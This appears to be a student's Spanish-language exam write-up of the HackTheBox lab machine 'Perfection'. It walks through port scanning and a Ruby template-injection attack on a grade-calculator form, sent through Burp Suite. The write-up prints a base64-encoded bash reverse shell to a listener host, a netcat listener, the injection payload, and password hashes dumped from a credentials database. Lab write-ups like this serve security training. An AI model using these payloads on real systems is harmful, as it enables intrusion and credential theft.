FACULTAD DE INGENIERÍA

PARCIAL 2 ELECTIVA VI

LUISA FERNANDA CELIS GONZÁLEZ

INGENIERÍA DE SOFTWARE


2024

Máquina Perfection

1. Lo primero que necesitamos es conectarnos a la máquina desde HackTheBox, para ello ingresamos y le damos clic en el botón “Join Machine”, al dar clic allí inmediatamente nos generará la ip de la máquina a la cual nos conectaremos desde nuestra terminal de kalilinux. A la ip que obtuvimos le realizaremos un nmap -sC -sV 10.10.11.253 y podremos observar los puertos que se encuentran abiertos, en este caso los puertos que están expuestos son el 22 y el puerto 80.


2. Lo primero que haremos es verificar que en el puerto 80 se esté ejecutando un servicio web, para hacer esto ingresamos al navegador y digitamos la ip de nuestra máquina de HackTheBox.

   Como podemos observar en el puerto 80 se encuentra un servicio web el cual corresponde a una calculadora de notas ponderadas.




3. Lo siguiente es escanear la página web, lo cual nos dice que corresponde a un nginx con Ruby 3.0.2, la cual hace uso de la biblioteca WEBrick 1.7.0, la cual le proporciona servidores web HTTP simples.

4. De acuerdo con lo que obtuvimos en el paso anterior vamos a buscar una vulnerabilidad en la biblioteca WEBrick 1.7.0. Al ingresar el nombre completo más la versión no obtenemos mucha información, por ello, volvemos a realizar la búsqueda de un exploit o vulnerabilidad haciendo uso solo del nombre WEBrick.




5. Con las vulnerabilidades obtenidas en el punto anterior, ingresamos a la página Exploit Database y buscamos más información sobre ellas para mirar cómo podemos sacar provecho de esto.




En el apartado de “Details” encontramos un ejemplo de esta vulnerabilidad, para ello solo necesitamos la ip de nuestra máquina y el puerto.

```
Details
*******

The following programs are vulnerable.

Programs that publish files using WEBrick::HTTPServer.new with the :DocumentRoot option
Programs that publish files using WEBrick::HTTPServlet::FileHandler

Affected systems are:
1. Systems that accept backslash (\) as a path separator, such as Windows.
2. Systems that use case insensitive filesystems such as NTFS on Windows, HFS on Mac OS X.


This vulnerability has the following impacts.
1. Attacker can access private files by sending a url with url encoded backslash (\). This
exploit works only on systems that accept backslash as a path separator.

Example:

http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini


2. Attacker can access files that matches to the patterns specified by the :NondisclosureName
option (the default value is [".ht*", "*~"]). This exploit works only on systems that use case
insensitive filesystems.
```

6. Intentamos hacer lo que encontramos en la página, sin embargo, no obtuvimos los resultados esperados.



7. Como lo anterior no funcionó como esperábamos vamos a navegar un poco más por la página y a revisar un poco su funcionamiento. Como podemos observar nos pide ingresar 5 categorías, un valor y su respectivo porcentaje.



8. Ahora vamos a intentar ingresar código en los input del formulario, primero vamos a intentar con una etiqueta básica de html. Sin embargo, este lo detecta como algo malicioso y bloquea el input.

Calculate your weighted grade

Category	Grade	Weight (%)
Prueba	30	10
Simulacion	30	30
Arquitectura	30	20
Gestion proyectos	30	20
Sistemas distribuidos	30	20

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Malicious input blocked


9. Ahora haremos algo un poco más complejo para tratar de acceder a los usuarios de la máquina vamos a tratar de realizar una inyección de código. Para ello es necesario que generemos una hURL, la cual nos ayudará a acceder a los recursos de la web.
   Primero obtenemos el base64 ENcoded y luego usamos este para generar el URL ENcoded.

```
┌──(root㉿kali)-[/home/luisacg/Desktop]
└─# hURL -B "bash -i >& /dev/tcp/10.10.14.15/7373 0>&1"

Original        :: bash -i >& /dev/tcp/10.10.14.15/7373 0>&1
base64 ENcoded  :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNS83MzczIDA+JjE=

┌──(root㉿kali)-[/home/luisacg/Desktop]
└─# hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNS83MzczIDA+JjE="

Original     :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNS83MzczIDA+JjE=
URL ENcoded  :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xNS83MzczIDA%2BJjE%3D
```


10. Antes de seguir es muy importante que pongamos a escuchar el puerto 7373, este será nuestro punto de conexión entre la máquina de HackTheBox y nuestra máquina virtual, aunque, cabe aclarar que en este caso conectamos la ip de la máquina de HackTheBox y la ip que nos da HackTheBox al conectarnos a la VPN.

```
┌──(luisacg㉿kali)-[~/Desktop]
└─$ nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.253] 37972
```


11. Lo siguiente es descargar Burp Suite e instalarlo en nuestra máquina virtual de kalilinux, este lo usaremos para realizar peticiones a la web de nuestra máquina de HackTheBox.



12. Para observar cómo es la estructura de las peticiones en Burp Suite regresaremos a la página y realizaremos una petición POST.
Hay que tener en cuenta que antes de realizar esto debemos configurar el proxy de Burp Suite desde la configuración de nuestro navegador.




13. Cuando realizamos el submit, que corresponde a una petición POST, obtenemos el siguiente resultado desde Burp Suite.




14. Ahora desde el Burp Suite usando la hURL que generamos antes, vamos a realizar una inyección de código a la página web, para ello, usaremos la estructura de la petición POST anterior y lo único que haremos es reemplazar el valor de uno de los input por lo siguiente: %0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xNS83MzczIDA%2BJjE%3D|+base64+-d+|+bash");%25>1


15. En el punto número 10 dejamos el puerto 7373 escuchando, si regresamos a nuestra terminal podemos observar que al realizar la inyección de código logramos obtener acceso a uno de los usuarios llamado susan.




16. Desde el usuario susan lo primero que hacemos es listar que contiene, sin embargo, como no encontramos algo que se vea algo relevante, por eso iremos a la carpeta de home a ver qué encontramos.




17. Listamos los archivos del directorio /home y allí encontramos una carpeta llamada susan, como el usuario, así que vamos a revisar que encontramos allí.



18. Vamos a listar los archivos de la carpeta susan a ver que contiene y allí encontramos un archivo que llama mucho la atención el cual se llama “user.txt”. Ejecutamos el comando cat user.txt para leer el archivo y sorpresa, obtenemos la primera bandera de la máquina.



19. Nos dirigimos a HackTheBox e ingresamos la bandera que obtuvimos del archivo user.txt desde el usuario susan.




20. Continuamos con nuestro camino para obtener la bandera principal, así que ahora entraremos a la carpeta Migration y listamos su contenido. Uno de los archivos que más llama la atención es “pupilpath_credentials.db”, asi que vamos a extraer las cadenas legibles de este archivo haciendo uso del comando strings pupilpath_credentials.db. Ejecutando este comando obtenemos la tabla de usuarios la cual tiene el nombre y la contraseña.

```
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
susan@perfection:~/Migration$
```

